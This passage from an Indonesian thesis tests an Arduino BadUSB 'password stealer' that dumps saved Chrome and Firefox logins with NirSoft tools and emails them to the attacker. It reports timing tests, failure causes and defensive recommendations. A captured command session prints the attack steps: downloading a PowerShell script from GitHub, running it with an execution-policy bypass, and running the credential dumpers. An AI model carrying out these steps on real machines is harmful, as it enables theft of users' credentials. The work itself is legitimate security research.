Pada pengujian ini, penulis menggunakan perangkat Laptop dan USB HID Arduino dengan spesifikasi yang telah tercantum pada tabel IV-1. Arduino *script* yang digunakan oleh penulis memiliki total *delay* 8 detik dengan *delay* tercepat selama 0.1 detik dan *delay* terpanjang 5 detik seperti pada Gambar IV-3. Namun pada proses pengujian normal yang dilakukan, lamanya proses penyerangan melebihi *delay* yang diatur pada Arduino *script* karena membutuhkan waktu proses saat melakukan *execution policy bypass* ketika menjalankan *script* powershell dan mengirimkan *email*.

Tabel V- 1. Perbandingan Waktu Penyerangan


Percobaan ke-	Lamanya Proses Penyerangan	Keterangan
1	14,82 detik	Berhasil menyalin <i>file</i>
2	19,30 detik	Gagal menyalin <i>file</i>
3	15,30 detik	Berhasil menyalin <i>file</i>
4	14,10 detik	Berhasil menyalin <i>file</i>
5	14,30 detik	Berhasil menyalin <i>file</i>
6	14,12 detik	Berhasil menyalin <i>file</i>
7	14,00 detik	Berhasil menyalin <i>file</i>
8	14,12 detik	Berhasil menyalin <i>file</i>
9	14,53 detik	Berhasil menyalin <i>file</i>
10	14,22 detik	Berhasil menyalin <i>file</i>

Berdasarkan pengujian yang dilakukan, terjadi kegagalan saat menyalin *file* .txt kedalam folder sehingga *email* yang dikirimkan kosong. Tabel V-1 diatas menampilkan rincian waktu simulasi beserta keterangan *email* yang diterima oleh penyerang.

Setelah dilakukan pengujian, dapat diambil rata-rata proses penyerangan berjalan selama 14 detik, adapun kesimpulan yang diambil adalah Arduino *script* memiliki sistem *delay* yang harus diatur manual dan dapat menyebabkan gangguan saat proses penyerangan tergantung pada kondisi komputer target.

### V.2.2 Analisis Interupsi

Berdasarkan pengujian yang dilakukan pada komputer target, adanya interupsi saat proses penyerangan sedang berlangsung akan menyebabkan kegagalan program meskipun proses penyerangan terus berlanjut hingga *input keyboard* yang sudah di program berjalan semua. Gambar V-22 berikut menampilkan program yang berjalan namun terjadi interupsi tombol 0 pada *keyboard* komputer.



```
Administrator: C:\windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17134.1550]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd / & mkdir chrome & cd chrome
'cd' is not recognized as an internal or external command,
operable program or batch file.
A subdirectory or file chrome already exists.

C:\Windows\System32\chrome>mkdir Passw0rd
'mkdir' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>echo (wget 'https://raw.githubusercontent.com/abdulaziz0esmuslim/TA/master/ChromeUpdateDownload.ps1' -OutFile ChromeU
pdateDownload.ps1) > b.ps1
'echo' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>powershell -ExecutionPolicy ByPass -File b.ps1
'powershell' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>powershell -ExecutionPolicy ByPass -File ChromeUpdateDownload.ps1
'powershell' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>ChromePass.exe /stext ChromePass.txt
'ChromePass.exe' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>Pa$sw0rdFox.exe /stext PasswordFox0.txt
'Pa$sw0rdFox.exe' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>for %i in ((ChromePass.txt PasswordFox0.txt) do copy %i c:\chrome\Password
'for' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>powershell .\zipping.ps1
'powershell' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>powershell .\maintenance.ps1
'powershell' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32\chrome>cd C:/
C:\>mkdir /s /q chrome
The system cannot find the file specified.
```

Gambar V- 23. Interupsi *Keyboard* saat Program Berjalan

### V.2.3 Analisis Pengambilan Data

Pengambilan data ini dilakukan pada *browser* Google Chrome dan Mozilla Firefox. Kedua *browser* ini menyimpan *login data* penggunanya yang berisikan *username* dan *password* pada direktori C: komputer seperti yang

telah dijelaskan sebelumnya. Pada penyerangan ini pula penulis menggunakan *tools* yang disediakan oleh Nirsoft.net bernama ChromePass dan PasswordFox untuk mengambil *login data* pengguna kedua *browser* tersebut. Baik ChromePass maupun PasswordFox bekerja dengan cara mengambil *login data* kedua *browser* pada penyimpanan lokal komputer lalu melakukan dekripsi terhadap *login data* tadi agar dapat dibaca oleh penyerang.

Pada pengujian ini dilakukan beberapa skenario dengan parameter yang berbeda sehingga dapat disesuaikan dengan kondisi komputer target yang beragam seperti yang dicantumkan pada Tabel V-2.

Tabel V- 2. Skenario Pengujian Pengambilan Data

Skenario	Penjelasan	Hasil
Satu	Pengambilan data dengan kedua <i>browser</i> terpasang pada komputer target	Berhasil
Dua	Pengambilan data dengan salah satu <i>browser</i> terpasang pada komputer target	Berhasil mengambil data dari <i>browser</i> yang terpasang saja
Tiga	Pengambilan data dengan kedua <i>browser</i> tidak terpasang pada komputer target	Hanya berhasil mengirimkan <i>email</i> kosong
Empat	Pengambilan data <i>username</i> dan <i>password</i> menggunakan kombinasi karakter kapital, angka, serta simbol	Berhasil
Lima	Pengambilan data <i>username</i> dan <i>password</i> menggunakan panjang hingga 50 karakter	Berhasil
Enam	Pengambilan data dengan kondisi komputer target tidak terhubung dengan internet	Gagal, karena <i>script</i> powershell dan <i>tools</i> pengambilan data diunduh terlebih dahulu

Dari hasil pengujian skenario dapat disimpulkan bahwa penyerangan menggunakan *tools* ChromePass.exe dan PasswordFox.exe bekerja dengan baik dengan berbagai kondisi bahkan dapat membaca *login data* pada *browser* yang terenkripsi. Kekurangan yang terjadi pada pengujian skenario ini adalah komputer target harus terhubung dengan internet agar dapat mengunduh *file* penyerangan serta *script* untuk mengirimkan data curian ke *email* penyerang.

### **V.3 Kekurangan Sistem**

Pada subbab ini akan menjelaskan kekurangan sistem penyerangan yang telah dirancang berdasarkan pengujian yang telah dilakukan. Kekurangan sistem yang dibahas meliputi seluruh rangkaian penyerangan yang berlangsung saat menyerang komputer target.

#### **V.3.1 Interupsi**

Pada penelitian ini perangkat Arduino sebagai USB *Human Interface Device* (HID) menjalankan baris kode dengan memberikan *input* pada *keyboard* komputer target secara otomatis, memberikan *input* manual diluar dari baris kode yang dibuat akan tetap terbaca oleh perangkat target sehingga merusak program yang sedang berjalan. Adanya interupsi *keyboard* saat penyerangan berlangsung mengakibatkan baris perintah tidak dapat dieksekusi sehingga penyerangan akan gagal dilakukan.

#### **V.3.2 Delay**

Pada pengujian ini perangkat Arduino sebagai USB *Human Interface Device* (HID) menjalankan baris kode dengan memberikan *input* pada *keyboard* komputer target secara otomatis. Selama berjalannya penyerangan terdapat *delay* yang berfungsi sebagai jeda agar sistem dapat memproses *input* dan mengeksekusi program yang dijalankan. Adanya *delay* ini menyebabkan penyerangan memakan waktu dan memungkingkan terjadinya gangguan karena komputer bekerja lebih lama dari *delay* yang diberikan sehingga penyerangan gagal dilakukan.

### V.3.3 Koneksi Internet

Pada pengujian ini diketahui bahwa komputer target harus terhubung dengan internet agar dapat berjalan dari awal hingga selesai karena pada prosesnya penyerangan ini membutuhkan koneksi internet untuk mengunduh *file-file* penyerangan dari Github dan mengirim *email* dari komputer target. Kekurangan ini menyebabkan harus adanya koneksi internet pada komputer target agar penyerangan dapat dilakukan.

### V.4 Rekomendasi Untuk Mencegah Penyerangan

Berdasarkan hasil penelitian pengambilan data *browser* Google Chrome dan Mozilla Firefox pada komputer target menggunakan ChromePass.exe dan PasswordFox.exe, penulis mendapatkan hasil bahwa penyerang dapat menggunakan *tools* tersebut dengan mudah untuk mengambil *login data* pada *browser* komputer target.

Rekomendasi yang dapat penulis berikan untuk mencegah terjadinya serangan seperti ini terbagi dalam dua aspek, yaitu:

#### 1. Pengguna

- Memperhatikan komputer agar tidak dihubungkan dengan perangkat USB yang mencurigakan karena bentuk BadUSB yang digunakan penyerang seringkali sulit dibedakan dengan USB *mass storage* biasa.
- Mematikan atau mengunci komputer saat ditinggalkan karena pengambilan *username* dan *password* menggunakan USB hanya memakan waktu yang singkat serta tidak meninggalkan jejak sehingga pemilik komputer tidak akan menyadari bahwa telah terjadi penyerangan terhadap perangkatnya.
- Tidak menyimpan *username* dan *password* pada *browser* apapun untuk menghindari segala bentuk pengambilan data baik menggunakan BadUSB ataupun metode lainnya.
- Menggunakan fitur *2-step verification* pada akun pribadi baik tersimpan maupun tidak pada *browser* agar jika terjadi pengambilan

data pada *browser*, data tersebut tidak berguna bagi penyerang atau sulit untuk digunakan karena menggunakan pengamanan berlapis.

## 2. Sistem

- Selalu melakukan pembaruan pada *browser* Google Chrome dan Mozilla Firefox saat tersedia untuk meningkatkan keamanan *login data* sehingga memungkinkan ChromePass dan PasswordFox yang digunakan penyerang tidak dapat membaca *username* dan *password* yang tersimpan pada *browser* dengan *patch* terbaru.
- Menggunakan aplikasi pihak ketiga untuk menyimpan *login data* browser sehingga ChromePass dan PasswordFox tidak bisa membaca *username* dan *password* yang disimpan. Hal ini dikarenakan baik ChromePass dan PasswordFox hanya dapat membaca *login data* yang disimpan pada Google Chrome dan Mozilla Firefox sehingga penggunaan *Browser Password Manager* selain bawaan kedua *browser* tersebut dapat mencegah penyerangan ini.
- Mematikan *port* USB melalui Windows *Registry* pada perangkat komputer dapat mencegah perangkat USB yang terhubung dibaca oleh komputer sehingga terhindar dari segala bentuk penyerangan menggunakan BadUSB.
- Melakukan *disable port* SMTP agar jika terjadi penyerangan yang membutuhkan pengiriman *email* melalui komputer target tidak dapat dilakukan.

## Bab VI Kesimpulan dan Saran

### VI.1 Kesimpulan

Berdasarkan hasil penelitian yang telah dilakukan, dapat diambil kesimpulan sebagaimana berikut:

1. Perangkat Arduino *Pro Micro* Leonardo dapat diprogram menjadi USB *password stealer* menggunakan Arduino IDE dan *tools* dari Nirsoft.net. Ketika USB *password stealer* dihubungkan dengan komputer target, program akan berjalan untuk mengambil data *username* dan *password* yang tersimpan pada *browser* menggunakan ChromePass dan PasswordFox. *Output* dari penelitian ini adalah didapatkannya *login data* yang dikirimkan kepada penyerang melalui *email*.
2. Pengambilan data dari Google Chrome dan Mozilla Firefox dapat dilakukan dengan menggunakan ChromePass dan PasswordFox sehingga tingkat keamanan dari menyimpan *username* dan *password* pada *browser* cukup rentan. Berdasarkan proses pengambilan data yang dilakukan menggunakan USB *password stealer*, versi *browser* yang digunakan adalah Google Chrome versi 83.0.4103.116 dan Mozilla Firefox versi 77.0.1. Penyerangan ini dapat dilakukan pada seluruh versi kedua *browser* dibawahnya namun belum tentu dapat digunakan pada versi terbaru nantinya dikarenakan mungkin akan ada peningkatan keamanan dari masing-masing *browser*
3. Rekomendasi untuk meminimalisir terjadinya penyerangan seperti ini berdasarkan aspek pengguna adalah memperhatikan komputer agar tidak dihubungkan dengan perangkat USB yang mencurigakan, mematikan atau mengunci komputer saat sedang ditinggalkan, tidak menyimpan *username* dan *password* pada *browser* apapun, dan menggunakan fitur 2-step verification pada akun pribadi baik tersimpan maupun tidak pada *browser*. Adapun dari sisi keamanan sistem dapat dilakukan pembaruan pada *browser* Google Chrome dan Mozilla Firefox, menggunakan aplikasi BPM pihak ketiga, mematikan *port* USB pada perangkat komputer dan melakukan *disable port* SMTP



## VI.2 Saran

Untuk penelitian lebih lanjut, terdapat saran-saran yang dapat membantu untuk mengembangkan penelitian dimasa yang akan datang, yaitu:

1. Melanjutkan pengujian *USB Attack* dengan target pengambilan data *browser* yang lebih luas seperti *history*, *bookmark*, dan *cache*.
2. Memperhatikan versi *tools* penyerangan yang disediakan Nirsoft.com, selalu usahakan untuk menggunakan versi terbaru untuk setiap program yang digunakan.
3. Melakukan penelitian menggunakan *antivirus* selain Windows *Defender* untuk mencegah berjalannya program yang mencurigakan pada komputer.

## DAFTAR PUSTAKA

- Alfarisi, S. (2017, March 2). *Mengenal Powershell dan Fungsionalitasnya*. Retrieved from Netsec ID: <https://netsec.id/mengenal-powershell/>
- Arisantoso, Sanwasih, M., & Pahlevi, M. R. (2017). Penerapan Aplikasi Pengamanan Data/File dengan Metode Enkripsi dan Dekripsi Algoritma 3DES dalam Jaringan Lokal Area. *Seminar Nasional Teknologi Informasi dan Multimedia*, 43-48.
- Cannols, B., & Ghafarian, A. (2017). Hacking Experiment by Using USB Rubber Ducky Scripting. *SYSTEMICS, CYBERNETICS AND INFORMATICS*, 66-71.
- Computer Hope. (2019, 11 16). *USB*. Retrieved from Computer Help: <https://www.computerhope.com/jargon/u/usb.htm>
- EthicNinja. (2016, November 18). *USB HID for Penetration Testing*. Retrieved from github.com: <https://github.com/EthicNinja/Ninjutsu-USB>
- Fezari, M., & Dahoud, A. A. (2018). Integrated Development Environment "IDE" For Arduino. *Researchgate*.
- Han, A. L., Wong, D. F., & Chao, L. S. (2014). Advances of Password Cracking and Countermeasures in Computer Security. *arXiv: Cryptography and Security*.
- Hendler, D., Kels, S., & Rubin, A. (2018). Detecting Malicious PowerShell Commands using Deep Neural Networks. *Asia Conference on Computer and Communications Security*, 187-197.
- Hussain, A., Hammad, A., Hafeez, K., & Zainab, T. (2016). Programming a Microcontroller. *International Journal of Computer Applications*, 155(5), 21-26.
- Kang, M.-g. (2015). *USBWall: A Novel Security Mechanism to Protect Against Maliciously Reprogrammed USB Devices*. Lawrence, Kansas: University of Kansas.
- Louis, L. (2016). Working Principle of Arduino and Using It As a Tool for Study and Research. *International Journal of Control, Automation, Communication and Systems (IJCACS)*, 21-29.
- Mateso. (2019, March 25). *The Danger of Storing Passwords via Browser*. Retrieved December 5, 2019, from PasswordSafe: <https://blog.passwordsafe.de/en/2019/03/25/how-dangerous-is-it-to-store-your-passwords-in-the-browser/>
- Net MarketShare. (2019, October). *Operating System Market Share*. Retrieved from Net MarketShare: <https://netmarketshare.com/>
- Silberschatz, A., Gagne, G., & Galvin, P. B. (2018). *Operating System Concepts*. Hoboken, New Jersey: John Wiley & Sons.
- Sofer, N. (2008, May). *About*. Retrieved Juni 14, 2020, from nirsoft.net: [https://www.nirsoft.net/about\\_nirsoft\\_freeware.html](https://www.nirsoft.net/about_nirsoft_freeware.html)
- W3Counter. (2019, November 4). *Browser & Platform Market Share*. Retrieved November 4, 2019, from W3Counter: <https://www.w3counter.com/globalstats.php?year=2019&month=11>

Zhao, R., & Yue, C. (2013). All Your Browser-saved Passwords Could Belong to Us: a Security Analysis and a Cloud-based New Design. *Proceedings of the third ACM conference on Data and application security and privacy (CODASPY '13)*, 333-340.